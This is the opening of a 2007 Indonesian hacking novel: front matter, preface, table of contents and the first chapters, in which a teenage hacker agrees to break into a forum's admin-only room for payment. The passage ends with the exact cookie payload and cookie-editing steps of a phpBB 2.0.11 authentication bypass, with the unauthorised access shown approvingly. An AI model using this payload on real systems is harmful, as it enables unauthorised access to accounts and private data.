



HACKER

it's not about **BLACK** or **WHITE**

JASAKOM



Halaman ini sengaja di kosongkan

HACKER?

it's not about **BLACK** or **WHITE**



HACKER ? : it's not about Black or White

Hak Cipta © 2007 pada penulis

Hak Cipta dilindungi Undang-Undang. Dilarang memperbanyak atau memindahkan sebagian atau seluruh isi buku ini dalam bentuk apapun, baik secara elektronis maupun mekanis, termasuk memfotocopy, merekam atau dengan sistem penyimpanan lainnya, tanpa izin tertulis dari Penulis dan Penerbit.

ISBN 978-979-1090-07-0

Cetakan pertama : September 2007

Publisher

Jasakom

Web Site

<http://www.jasakom.com/penerbitan>

Email

admin@jasakom.com

Contact

PO Box 6179 JKB

Fax : 021-56957634

HP : 0888-1911091

Ketentuan pidana pasal 72 UU No. 19 tahun 2002

1. Barang siapa dengan sengaja dan tanpa hak melakukan kegiatan sebagaimana dimaksud dalam pasal 2 ayat (1) atau pasal 49 ayat (1) dan ayat (2) dipidana dengan pidana penjara paling singkat 1 (satu) bulan dan/atau denda paling sedikit Rp. 1.000.000 (satu juta rupiah) atau pidana penjara paling lama 7 (tujuh) tahun dan/atau denda paling banyak Rp. 5.000.000.000,00 (lima miliar rupiah).
2. Barang siapa dengan sengaja menyiarkan, memamerkan, mengedarkan, atau menjual kepada umum suatu Ciptaan atau barang hasil pelanggaran Hak Cipta atau Hak Terkait sebagaimana dimaksud pada ayat (1), dipidana dengan pidana penjara paling lama 5 (lima) tahun dan/atau denda paling banyak Rp. 500.000.000,00 (lima ratus juta rupiah)

Kata Pengantar



Halo semua,
akhirnya berjumpa denganku dibuku pertama yang berhasil aku rampungkan (amin), sebenarnya “membuat buku mengenai hacking dan security” adalah salah satu obsesi terbesarku, bahkan beberapa kali aku deklarasikan disetiap umurku mulai bertambah satu.

Sebelum membahas lebih jauh lagi tentang buku yang aku tulis, maka ada baiknya aku mengucapkan syukur dan terima kasih kepada Tuhan yang maha Pemberi petunjuk Allah S.W.T, junjungan dan tauladanku Muhammad, ayah dan ibu, yuk ika dan yuk ima, anakku (baca: keponakanku) rafli (alm), rara, dan si kecil raja. Istiyana yang dengan kesabarannya mau menyemangati dan memberi aku keleluasaan untuk bermain lebih lama dengan perangkatku (neo-tarantula, xcalibur, venom, arachnids), anak-anak echo khususnya dedi dwianto dan mas hero (ditunggu loh buku kalian), pushm0v (thx atas akses pointnya), kang mulyadi santosa (yang banyak memberi contoh dari tulisan-tulisan yang telah ia buat), kang roni nun jauh di aussie (gw bisa kan ?) . Juga buat Jim geovedi yang telah banyak membuka wawasan baru kepadaku, terutama memperkenalkanku ke para 31337 dunia, S'to yang mau menerbitkan buku yang aku buat (mudah-mudahan ga rugi ☺), buat selwin (nice to know you at work), az001, kosha thx buat supportnya, arie untuk info ffsniff-nya. Dan semua pengunjung setia echo.or.id yang masih terus setia, dan mudah-mudahan tambah setia “mari kita berbagi dan belajar bersama”. Akhirnya buat teman-teman semua dimanapun berada “Maju terus!, dunia keamanan internet butuh kita!”

Aku minta maaf jika teman-teman melihat bahwa di buku ini aku terkesan narcis karena beberapa bagian malah membahas dan memuat artikel milikku serta membahas echo yang merupakan komunitasku, sebenarnya bukan narsis sih, hanya saja aku merasa artikel milikku lah yang bebas aku ubah, pakai dan modifikasi seenaknya.

Baiklah, di kata pengantar ini sedikit aku ceritakan awal mulanya buku ini tercipta. Pertama kali memutuskan untuk membuat buku ini adalah sekitar 5 tahun yang lalu, ada berbagai tema yang telah aku pilih kala itu dari IDS (intrusion detection system) sampai praktek hacking (Proof of concept), tetapi sangat disayangkan tidak pernah bisa selesai, bahkan saat seluruh bagian buku itu hilang bersama hilangnya tarantula laptop kesayanganku, beserta hardisk eksternal yang membackup data-dataku.

Awal tahun 2005, aku mulai melihat sebuah buku dalam format ebook terbitan Syn-gress berjudul “Stealing the network – How to own a box” (teman-teman aku sarankan untuk membacanya) yang mengubah pandanganku tentang buku-buku security yang selalu serius, berisi kata-kata yang baku (EYD) dengan barisan perintah unik yang sulit dimengerti olehku kala itu. Buku ini menggunakan alur cerita (narasi) dengan karakter fiksi, tetapi dengan teknis dan peralatan hacking yang sesungguhnya. Asyik bukan!

Sejak itu, aku berniat membuat buku yang sejenis, sampai Stealing the network sendiri

sudah mencapai 4 seri, aku masih belum selesai mengerjakan bukuku. Aku juga pernah di nasehati oleh Onno W Purbo waktu satu pesawat dengan beliau dalam penerbangan Yogya-Jakarta seusai kita sama-sama mengisi seminar di UPN, Onno berkata "jika buat buku, jangan pernah berharap akan 100% sempurna, karena setiap kita lihat lagi pasti kita akan menganggap buku kita tidak layak untuk di terbitkan, pasti tidak akan pernah bisa selesai menulisnya" (jika aku tidak salah ingat kata-katanya), dan sekarang aku baru mengerti benar maksudnya, karena sewaktu dia berkata begitu aku hanya bisa tertawa.

Buku ini membahas tentang seorang anak remaja (jangan sebut ABG) yang sudah berkenalan dengan komputer sejak ia kecil, memiliki rasa keingintahuan yang tinggi serta mau untuk berusaha dan mencoba (aku rasa inilah modal yang kuat dan sangat dibutuhkan apabila kamu ingin menjadi hacker), Dibuku ini dibahas tentang kehidupannya disekolah, organisasi yang dia ciptakan di dunia maya, sampai kepolosannya sebagai seorang remaja meskipun dia adalah seorang yang sangat ahli dibidang komputer. Dibuku ini juga dibahas beberapa keisengan yang dia lakukan sebagai seorang remaja, serta bagaimana perasaan sukanya terhadap lawan jenis yang aku rasa manusiawi dimiliki oleh siapapun.

Mengapa aku memilih karakter seorang anak smu, karena aku berharap akan semakin banyak anak Indonesia yang menjadi ahli dibidangnya karena mereka sudah di kenal-kan profesionalitas sejak dari muda, dengan cara memfokuskan pelajaran yang mereka sukai dan mereka mampu. Ini bukan khayalan semata, karena di luar sana, lebih banyak anak-anak belia dengan kemampuan yang tidak bisa kita bayangkan. Mengapa kita tidak bisa ?

Aku juga ingin memperlihatkan apa itu hacker dari sudut pandang para anak remaja, dibandingkan dengan sebagian orang yang mulai me-label-i mereka sebagai hacker jahat (black hat) atau hacker baik (white hat) , dan bagaimana mereka bersosialisasi, seberapa tertutup mereka dan seberapa rentannya mereka di perdaya.

Wah, aku merasa sudah terlalu panjang membuat kata pengantar.. hehehe (hampir jadi satu chapter sendiri), Untuk lebih asiknya silahkan di nikmati sendiri, Kritik, saran dan masukan sangat aku tunggu untuk pengembangan lebih lanjut (mudah-mudahan ada seri selanjutnya.. amin). Terakhir, sekali lagi aku ucapkan terima kasih, semua kebenaran datangnya dari Allah dan segala kesalahan adalah karena ketidak tahuanku.

Enjoy.

Catatan: Apabila ada kesamaan nama, karakter dan sebagainya dengan kehidupan nyata, maka itu hanyalah suatu kebetulan belaka .. hehehe

Ditulis di Indonesia, pada akhir bulan Juli oleh

(y3dips)

DAFTAR ISI

KUASAI WEB FORUM 1

SMS tak dikenal	1
Misi berhadiah	3
The Dark avenger	9
5 menit menjadi administrator	10

WHOAMI?17

Namaku Arik !	17
---------------------	----

KUASAI HANDPHONE 27

Berlibur dengan bluetooth	27
Target Ujicoba	32

CAPTURE THE FLAG 39

Rapat Dark Avenger	39
Lani dan permainannya	41
Permainanku dimulai	43
Perlombaan Hari Pertama	49
Perlombaan Hari Kedua	52

OMEGA 55

Temui Para Staff	55
------------------------	----

Password cracking 59

Ada apa dengan Baron	59
Ambil Kata Sandi	61
Merdeka !	64

ANNUAL MEETING 67

Kegiatan Ngoprek yang ke-5	67
Pertemuan	78
Bertukar ilmu	81
The ARPWall Project	89
Jaringan Warnet yang dibajak	96
KeyMail; keylogger	99
Mengelabui OS fingerprinting	113
Saatnya berpisah.....	118

TANGKAP MR.NAKULA 121

m0n3yf0rc0d3.com	121
Mr.nakula tertangkap	126

KUASAI WEB FORUM



SMS tak dikenal

Hari ini SMS yang sama kembali masuk ke inboxku disela-sela waktu jam pelajaran kimia, sambil bergumam "*untung mode silent sudah terpasang sehingga tidak harus di suruh keluar oleh bu maya seperti minggu kemarin*".

Mataku tertuju pada barisan kata yang berisikan informasi yang meminta aku untuk memeriksa email milikku. Hum lagi-lagi nomer yang tidak kukenal.

Teeeeeet Teeeeeet Teeeeeet, bel panjang berbunyi 3 kali dan nyaring menandakan jam pelajaran biologi berakhir dan berakhir pulalah hariku di sekolah. Bergegas kubereskan semua buku dan pensil yang berserakan di meja dengan harapan waktuku cukup untuk mampir sebentar ke Sp33dnet yang berjarak tidak jauh dari sekolah. Pikiranku semakin penasaran dengan 3 buah SMS yang berisi sama dan aku terima hari ini.

Sebelum beranjak meninggalkan meja, Ardy menyapaku sambil menyodorkan BackTrack ver 2.0 yang secara kilat aku rebut dari tangannya sambil berlari kepintu sambil berteriak "*terima kasih dy*", sebelum dia mulai bertanya-tanya.

Ardy sangatlah beruntung, dia memiliki koneksi internet dengan *bandwidth* yang besar, rumahnya terkoneksi 24 jam ke internet dengan *bandwidth* 512Kbps atas permintaan kakaknya yang membuka "*toko online*". Dan CD ini adalah hasil downloadannya yang telah kupesan



jauh-jauh hari.


Langkahku kupercepat karena aku sudah tidak sabar ingin mengetahui email yang di maksud oleh SMS yang mampir ke inboxku. Sesampainya di Sp33dnet, dan seperti biasa mas Jo yang menjaga langsung menunjuk dan berteriak "No 5" begitu melihat batang hidungku nongol di pintu warnet.

Warnet ini adalah tempat terdekatku untuk berinternet, pertama kali aku menggunakannya adalah kira kira 1 tahun yang lalu sewaktu aku masih duduk di kelas 1 dan aku sekarang malah sudah sangat akrab dengan para penjaganya, karena sering bertukar ilmu sampai aplikasi.

Otakku semakin penasaran dengan email yang di maksud di dalam SMS, begitu login billing sukses dan selesai menjalankan *firefox* maka aku langsung mengetikkan *gmail.com* begitu *firefox* muncul. Hum, matakku tertuju pada inbox yang menunjukkan ada 1 buah email baru, "ternyata benar ada" gumamku.



Setelah aku buka, ternyata email tersebut berisikan penawaran



Hum, email yang aneh, membuatku semakin penasaran, kecuali kata-kata "aku minta kamu mengambil informasi di salah satu web", sudah sering email seperti ini nyasar ke inboxku, tapi tidak pernah ku gubris dan hanya kuanggap *hoax* (berita sampah) nyasar, tetapi karena ini di sertai dengan SMS yang berkali-kali menghampiri inboxku membuatku semakin penasaran dan aku rasa tidak mungkin hanya bercanda.

Akhirnya dikarenakan rasa ingin tahu yang dalam, maka akupun membalas email tersebut,

Halo Tn. Nakula,
saya kembali menghubungi Anda karena saya ingin tahu untuk keperluan apa Anda mengirimi saya email dan SMS, sampai kepada tawaran yang Anda sebutkan itu,

indi60

b0rn to be different

Setelah email tersebut telah yakin berhasil aku kirimkan dan setelah mengambil beberapa artikel untuk di baca di rumah maka aku bergegas menuju mas Jo untuk membayar (tentunya sudah di diskon), menuju jalan raya untuk naik angkutan kerumah dipenuhi segudang dugaan tentang email tersebut.

Misi berhadiah

Hari ini jam pelajaran tidaklah penuh dikarenakan ini adalah hari jum`at, sehingga aku bisa bergegas ke warnet untuk melihat apakah emailku sudah di balas, dari kemarin aku selalu memikirkan kira-kira apa yang akan dia balas dan dia inginkan. Disaat aku baru akan melangkah keluar kelas tiba-tiba saja Baron menghampiriku dan mengatakan "*Rik, sabtu besok ada pertemuan dark avenger di lab untuk ngebahas even yang akan kita adakan nanti menjelang hut sekolah*",

lalu Baron bergegas terburu-buru pergi sementara aku yang ingin menanyakan jam berapa hanya termangu menatap kepergiannya.

Sekarang langkahku makin kupercepat untuk menuju sp33dnet, mudah-mudahan mas Jo masih belum menutupnya, dan benar saja warnet itu masih membiarkan papan tulisan "open" menggantung di pintu warnet.

Bergegas aku masuk dan menanyakan "PC 5 kosong mas?", tapi belum selesai dia mengangguk aku sudah bergegas menuju meja 5 yang sudah menjadi singgasanaku di warnet ini. Setidaknya hubunganku dengan pemilik dan penjaga warnet ini sangat baik, apalagi aku pernah mengoptimasi PC router berbasis linux yang mereka gunakan, sehingga mereka percaya bahwa aku tidak akan ceroboh untuk merugikan mereka atau berbuat curang, karena itu aku di beri harga khusus bahkan sering main gratis ☺

Mataku terpaku pada email baru di inboxku, email dari tn.nakula sudah bercokol disitu dan berisikan

```
>Halo Tn. Nakula,  
halo juga indi60, senang kamu membalas email  
saya
```

```
>saya kembali menghubungi Anda karena saya  
>ingin tahu untuk keperluan apa Anda mengirimi  
>saya email dan SMS, sampai kepada tawaran  
>yang Anda sebutkan itu
```

```
baiklah, saya kenal kamu dari forum yang  
sama-sama kita ikuti, kebetulan saya termasuk  
orang lama disitu dan saya pernah liat id kamu  
cukup aktif di awal 2004 dan sepertinya kamu  
sekarang sudah tidak aktif lagi :), jangan  
mencoba menginggat-ingat karena saya menggunakan  
id berbeda dengan ini :)
```

```
kamu ingat forum "moneyforcode" di
```

<http://mon3yforcod3.com> ? nah saya butuh agar kamu dapat membacakan satu topic yang di lock hanya untuk administrator, jika kamu bersedia maka saya akan memberitahukan letaknya secara pasti meskipun saya yakin kamu akan dengan mudah dapat menemukannya.

kalau kamu tanya alasan saya, saya hanya bisa memberitahu kamu bahwa saya merasa di rugikan dengan kode saya yang dibayar tidak semestinya dan saya merasa amat dicurangi. Jika kamu bersedia maka saya akan memberikan kamu uang sebesar 2 juta rupiah jika kamu berhasil. Saya tunggu kabar dari kamu.

```
>indi60  
>----  
>b0rn to be different  
nakula
```

Sesaat aku termenung, email itu pun telah aku baca berulang ulang, bahkan aku simpan di USB diskku, sambil menenangkan pikiranku yang saat ini hanya membayangkan uang sebesar 2 juta rupiah itu maka akupun sepertinya setuju dengan penawaran itu, toh tidak masalah dengan misi yang dia berikan dan dia hanya merasa di rugikan karena kode yang dia jual tidak di bayar sebagaimana mestinya.

mon3yforcod3.com adalah sebuah situs yang berani membayar "*potongan kode program*" yang kita buat apabila telah memenuhi kriteria yang di tetapkan, dan ada sebuah room yang di buat khusus untuk tawar-menawar oleh penjual kode dengan pembeli.

Seingatku, memang aku pernah bergabung pada awal 2004 dan cukup aktif disana, terbukti aku berhasil mengumpulkan uang untuk membeli komputerku di rumah, tetapi karena akhir-akhir ini aku berpikir lebih baik membagi kode program yang aku miliki kepada komunitas secara free (*opensource*) maka sudah lama aku vakum di

forum tersebut.

Rata-rata 1 kode program yang aku jual pernah di hargai USD\$50 (kurang lebih 500.000 rupiah), cukup lumayan memang untuk ukuran anak SMP kala itu :).

Kembali lagi ke email tersebut, maka secepat itu pula aku menekan CTRL+T untuk membuka tab baru di firefox, dan mengetikan sebaris URL, <http://mon3yforcod3.com>.

Tidak sampai 5 detik muncullah halaman webnya yang hanya berisikan teks yang berisikan aturan-aturan untuk dapat "menjual" kode kita dan dibawahnya tulisan *All the code that have been sold are ours* ! ,masih terpampang disana. Semuanya tidak berubah, persis seperti saat aku bergabung (2004) dan hanya beberapa update news yang berubah (design dan mungkin coding untuk situs aku rasa masih belum di rubah).

Mataku langsung tertuju pada link forum yang tercetak tebal di pojok kanan yang masih persis sama. Lalu, aku langsung menuju halaman forum untuk melihat-lihat, terlihat jumlah member yang sudah mencapai 5000 user lebih.

Untuk bergabung menjadi member bukanlah hal yang mudah, Anda harus di referensikan oleh orang lain, disamping data-data Anda yang harus sudah lengkap, bahkan sampai kepada proses pengecekan secara offline (staffnya tidak datang ketempat tetapi mereka memastikan informasi Anda dari account penting yang Anda gunakan (bisa kartu kredit, rekening dsb) , toh situs dan perusahaan ini berpusat di Sydney, Australia)

Sejenak aku berkeliling ke forum dengan user id lama yang aku miliki, syukurlah aku masih bisa mengingat password yang aku gunakan berkat "aplikasi mini berupa password reminder yang aku buat beberapa tahun yang lalu" sehingga cukup mengingat 1 password untuk semua password berbeda.

Cukup penasaran aku mencari semua string "nakula" dengan harapan menemukan sesuatu disana, tetapi ternyata memang user id yang digunakan berbeda, dan memang di forum inipun terlihat sudah bertambah beberapa room yang hanya bisa di akses oleh adminsitrator dan moderator (ini merupakan hal biasa di forum-forum besar yang

biasanya digunakan untuk kordinasi sesama admin/moderator).



Engine forum yang digunakan adalah phpBB yang dapat didownload secara gratis. Tiba tiba matakutertuju pada *footer note* yang terdapat di halaman utama.

Wow, gak salah tuh versi yang digunakan adalah 2.0.11 ? seingatku memang sewaktu aku bergabung dulu versi yang digunakan adalah 2.0.4, tetapi telah di upgrade sewaktu worm Sanity merusak banyak forum diskusi yang berbasis phpBB. Tetapi 2.0.11 ? "Anda bergurau?", kemudian karena ragu-ragu aku pun mencoba mengakses halaman *readme.html* di <http://mon3yforcod3.com/phpBB2/docs/README.html> sehingga tampaklah dengan jelas di browserku



file *readme.html* yang ada pada forum phpbb

Seketika, tampak cahaya terang di otakku, dan terbayang pula uang sejumlah 2 juta rupiah itu kembali. Sejenak aku tersadar dengan jam yang sudah menunjukkan pukul 11.30 yang artinya aku harus segera pergi. Sebelum beranjak pergi aku segera menyempatkan untuk membalas email Tn.nakula

Halo lagi Tn. Nakula :P

Sampai tahap ini saya paham maksud Anda, sekarang Anda bisa beritahukan saya informasi seperti apa yang Anda cari, ow yah soal hadiah uang, saya sepertinya tidak bisa menerimanya, bagaimana jika saya minta pembayaran saya dibelikan barang-barang saja, saya minta :

1 buah akses point merk LINKSYS WRT54GL
1 buah USB wireless adapter berchipset prism
1 buah USB Bluetooth dogle merk billionton
dengan jangkauan 100 m

Dan saya rasa harganya sebanding dengan yang Anda tawarkan, apabila Anda setuju Anda bisa mengirimkan USB dan Bluetooth-nya ke PO BOX 392 Bogor 16001, Indonesia secepatnya dan barulah saya mengerjakan yang Anda inginkan dan setelah semua selesai barulah akses point dikirimkan.

Indi60

b0rn to be different

Sengaja aku merubah hadiah yang ia berikan kedalam bentuk barang, toh aku butuh barang-barang itu untuk riset nantinya. Soal kata-kata di emailku aku mengambil potongan email itu dari search engine , malah jika tidak salah itu merupakan "salah satu dialog" sebuah sinetron yang bertemakan penculikan (hehehehe) dan aku ubah sedikit, tentunya barang yang diminta .. hehehe.

Sebelum pergi aku menghancurkan private data yang mungkin masih menghinggap di firefox. Komputer di warnet ini sebenarnya sudah di install aplikasi "deep freeze" atas anjuranku :P, sehingga apabila selesai main aku biasanya meminta mas Jo untuk merestart komputer yang aku gunakan, dan sepertinya dia sudah mengerti akan hal itu dan langsung merestartnya ketika aku selesai menggunakannya.

Kubereskan semua dan memastikan tidak ada lagi yang

tertinggal, dan kuputuskan untuk membalas emailnya serta memulai pencarian informasi sore nanti. Kemudian secepat kilat aku beranjak pergi meninggalkan sp33dnet setelah membayar pemakaian internet pada mas Jo yang tertegun dan akhirnya tersenyum melihat aku yang terburu-buru dan hampir saja tersandung.

The Dark avenger



Jam dinding menunjukkan pukul 8.30 WIB ketika aku terbangun oleh suara handphone yang berdering keras di telingaku, setelah aku angkat ternyata Bondan yang sibuk mengingatkan kalo aku sudah terlambat, setengah terkejut, aku baru ingat jika kemarin Bondan menyampaikan bahwa ada pertemuan "dark avenger" hari ini. Ugh .. salah sendiri, kemarin tidak memberitahukan waktunya gumamku dalam hati sambil bergegas ke kamar mandi.

Akhirnya aku harus berangkat ke sekolah untuk menentukan jenis lomba apa yang akan di lombakan untuk kategori teknologi informasi pada HUT sekolah. Dark Avenger adalah sebutan untuk para pengelola lab komputer dan sistem informasi di sekolah, sebuah kelompok elite yang memiliki kelebihan di bidang komputer dan di seleksi oleh para kakak kelas (1 tingkat diatas) dan para guru, untuk bisa bergabung.

Dark Avenger yang biasa kami singkat D-A terdiri dari 10 orang anak kelas 3, 10 orang anak kelas 2 dan 20 orang anak kelas 1, sehingga berjumlah 40 orang. Terdapat para pengurus yang di isi oleh 3 orang siswa kelas 3, 2 orang siswa kelas 2, dan 1 orang anak kelas 1 yang disebut "dewan komite". Sewaktu di kelas satu akulah yang menjadi dewan komite sehingga di kelas 2 aku tidak bisa di calonkan kembali.

Setiap tahun juga diadakan evaluasi untuk semua anggota agar terjaga kualitas disertai "progress report" selama 1 tahun tersebut (misalnya program apa yang telah di buat, riset dan proyek apa ayng telah di kerjakan, dsb). Setiap tahun juga diadakan seleksi ketat untuk anak-anak kelas 1 yang berniat untuk bergabung, anehnya seketat apapun seleksinya tetap masih banyak yang ingin bergabung.

Dark Avenger sangat terkenal bahkan di tingkat asia, para anggotanya bahkan banyak yang langsung mendapat beasiswa atau malah di pekerjakan di perusahaan-perusahaan IT terkemuka. Dark Avenger memiliki prestasi yang sangat bagus, wakil-wakilnya sering mewakili Indonesia untuk olimpiade komputer dan teknologi informasi tingkat asia dan tak jarang pula mendapat medali emas, perak dan perunggu, karena itulah dana mengalir dari pemerintah untuk sekolah ini dan D-A sendiri (aku berfikir mungkin inilah salah satu dana yang dikucurkan pemerintah yang memberikan manfaat besar).

Sesampainya di gerbang sekolah aku melihat Baron, Ardy, dan Lani melambai kepadaku, segera kuhampiri mereka yang merupakan teman satu kelasku, yup kami berempat adalah anggota D-A dari kelas 2. Kemudian kami pun berjalan bersama menuju labkom yang menjadi markas D-A untuk mengikuti rapat selama kurang lebih 30 menit.

Urgh... akhirnya rapat yang melelahkan itu selesai, dan diputuskan untuk mengadakan kompetisi hacking (istilah kerennya *Capture the flag*), itu juga atas sumbangan ide Lani dan Baron yang entah kenapa sangat ngotot mengajukan tema tersebut dan akhirnya kita berempat pun ditunjuk oleh dewan komite untuk menjadi koordinatornya. Ergh Lani .. Lani .. dasar!

Akhirnya kitapun berpecah untuk pulang ke rumah, aku memutuskan untuk berkunjung ke kantor pos untuk memeriksa apakah kiriman dari mr.nakula sudah sampai, seperti informasi via SMS yang dia kirimkan pada waktu rapat D-A tadi. Sehingga aku harus menaiki Kereta Api dari Jakarta untuk sampai ketujuan.

5 menit menjadi administrator

Ternyata mr.nakula tidak bercanda, setibanya di kantor pos aku mendapati kalau kiriman itu telah tiba, setelah mengurus segala sesuatunya maka aku segera memasukkan USB wireless adapter dan USB bluetooth dongle tersebut kedalam tasku. Tujuan selanjutnya adalah menuju warung internet untuk memeriksa jikalau ada email yang dia kirimkan.

Aku sengaja memilih warnet yang cukup terpencil dan banyak pengunjungnya, aku hanya berusaha untuk *se-anonymus* mungkin. Tentu saja disini aku tidak akan mendapatkan pelayanan extra apalagi diskon, hehehe.

Setelah login ke billing maka aku langsung memeriksa apakah *deepfreeze* terinstall dengan baik (teman-temanku banyak menganggap aku aneh, mereka tidak menyukai *deep freeze* tetapi aku malah sebaliknya :-).

Deep freeze adalah aplikasi yang membuat komputer kembali ke-keadaan seperti saat *Deep freeze* itu pertama kali di install/jalankan, setelah komputer direstart, dengan kata lain apabila kita melakukan sesuatu maka yang kita lakukan tersebut tidak akan menyisakan apapun di komputer yang terinstall *Deep freeze* (atau di tempat tertentu yang di *freeze*).

Kemudian aku menjalankan *Firefox* web browser dan segera mengakses gmail untuk melakukan pengecekan apakah mr.nakula mengirimkan email, dan ternyata telah bercokol 1 buah email dari mr.nakula yang dikirimkan 2 jam yang lalu, tak sabar aku langsung membukanya

Dear indi60,

Aku rasa sekarang kamu sudah mendapatkan permintaanmu, aku harap kamu yakin jika saya serius !, baiklah tidak usah panjang lebar lagi, saya hanya meminta kamu untuk membuka room "out of the box" yang hanya bisa dilihat oleh admin, jangan Tanya bagaimana saya tau namanya. Saya minta kamu kirimkan gambar hasil capture forum itu secepatnya. Dan secepat itu pula saya kirimkan Access Point yang kamu inginkan

Regards,
nakula

Tanpa berlama-lama aku langsung menekan CTRL+T untuk membuka tab baru dan mengetikkan alamat forum <http://www.mon3yforcod3.com/forum> di URL box, dan secepat itu pula munculah tampilan forum diskusinya. Apa yang membuat aku tersenyum kemarin dan hari ini adalah apabila benar versi yang digunakan adalah 2.0.11 maka forum di situs ini memiliki celah *Session Handling Authentication Bypass* yaitu suatu celah yang memungkinkan siapapun yang mengakses situs untuk menjadi administrator dan mem-bypass proses otentikasi dengan mengedit cookie yang digunakan.

Celah *Session Handling Authentication Bypass* sudah di perbaiki pada phpBB versi 2.0.13. Versi terbaru yang beredar adalah versi 2.0.22. Berbagai exploit yang beredar memungkinkan untuk mengakses shell/terminal/konsole karena versi phpBB versi 2.0.11 diketahui banyak memiliki celah keamanan, tetapi pola pikirku sederhana saja "untuk apa membunuh semut dengan bazoka", semakin aku berinteraksi dengan system semakin lama, maka semakin mungkin untuk diketahui, toh aku cuma butuh membaca posting *ber-privileged*.

Yang menjadi pikiranku selanjutnya adalah kenapa situs ini bisa lepas dari invasi besar-besaran para "pendeface" forum yah?, aku rasa karena namanya yang tidak terlalu "ngetop" (bandingkan dengan www.microsoft.com yang selalu menjadi incaran atau situs situs milik pemerintah) dan situs ini memang melindungi dirinya dari para *Crawler-crawler* milik search engine, untuk melindungi konten yang ada dan berbeda dengan situs lainnya yang malah mendaftarkan diri. Tidak heran, para "pendeface" yang bersenjatakan search engine seperti google dengan "*google dork*" akan melewati situs ini. Disisi lain aku juga masih tidak yakin jika forum ini belum di update, bisa jadi ini cuma jebakan sebagaimana yang dilakukan anak-anak *omega* dahulu kala membuat list attacker dan jenis serangan yang digunakan, untuk dibuat statistik jenis serangan sebagai data dukung penelitian (sejenis *honeypot* gitu lah)


Untuk membuktikan ini jebakan atau bukan maka aku langsung saja mencari letak file cookies untuk firefox, di windows umumnya terletak di

```
C:\Documents and Settings\User-Name\Application Data\Mozilla\Firefox\Profiles\profile.default\cookies.txt
```

Saat memulai browsing di File Explorer ternyata eh ternyata Direktori system di sembunyikan .. waduh, pembatasan di komputer ini membuat pusing juga, dan aku belum mempersiapkan hal seperti ini.

Sambil terus berfikir keras selama beberapa menit akhirnya aku mengingat salah satu *add-ons* yang dimiliki oleh firefox, dapat digunakan untuk mengedit *Cookies*.

Setelah sedikit browsing akhirnya kutemukan juga alamatnya di <http://addneditcookies.mozdev.org/> , namanya adalah *Add & Edit Cookies*, setelah beres menginstall maka akan tampak add-ons baru tersebut di *Tools* ⇨ *Cookie Editor*



Tambahan tools untuk Firefox


Sambil menarik napas lega karena perlengkapan sudah ada, maka sekarang saatnya untuk bermain dengan *Cookies* dan menjadi administrator forum tersebut. Sekarang aku mencoba mencari-cari arsip di flashdisk-ku yang menyimpan tentang kelemahan ini, yup kutemukan di direktori *attack\tutor\milwOrm\phpbb* dalam bentuk file html.

```
and you will find something like :
-----\\
127.0.0.1 FALSE / FALSE 1141920503 phpb2mysql_data a%3A0%3A%7B%7D
-----\\
where 127.0.0.1 is the domain for the forum << tested on localhost
and a%3A0%3A%7B%7D is the cookie data ..<< as a visitor

3- ok..let's do it !! ...
now open cookies.txt with your text editor
and replace
-----\\
127.0.0.1 FALSE / FALSE 1141920503 phpb2mysql_data a%3A0%3A%7B%7D
-----\\
with
-----\\
127.0.0.1 FALSE / FALSE 1141920503 phpb2mysql_data a%3A2%3A%7B%3A11%3A%22autologinid%22%3B%3A1%3B%3A6%3A%22userid%22%3B%3A1%3A%22%22%3B%7D
-----\\
```

Informasi kelemahan phpBB

Caranya amat sederhana, cukup mengganti isi *cookies* *phpbb2mysql_data* untuk situs *mon3yforcod3.com*.




Setelah aku membuka forum tersebut tanpa melakukan login, aku membuka cookie editor dan melihat *cookie* yang dibuat oleh situs *mon3yforcod3.com* tersebut dan terlihat Content-nya berisi

a%3A0%3A%7B%7D

kemudian aku menggantinya dengan

a%3A2%3A%7B%3A11%3A%22autologinid%22%3B%3A1%3B%3A6%3A%22userid%22%3B%3A1%3A%22%22%3B%7D

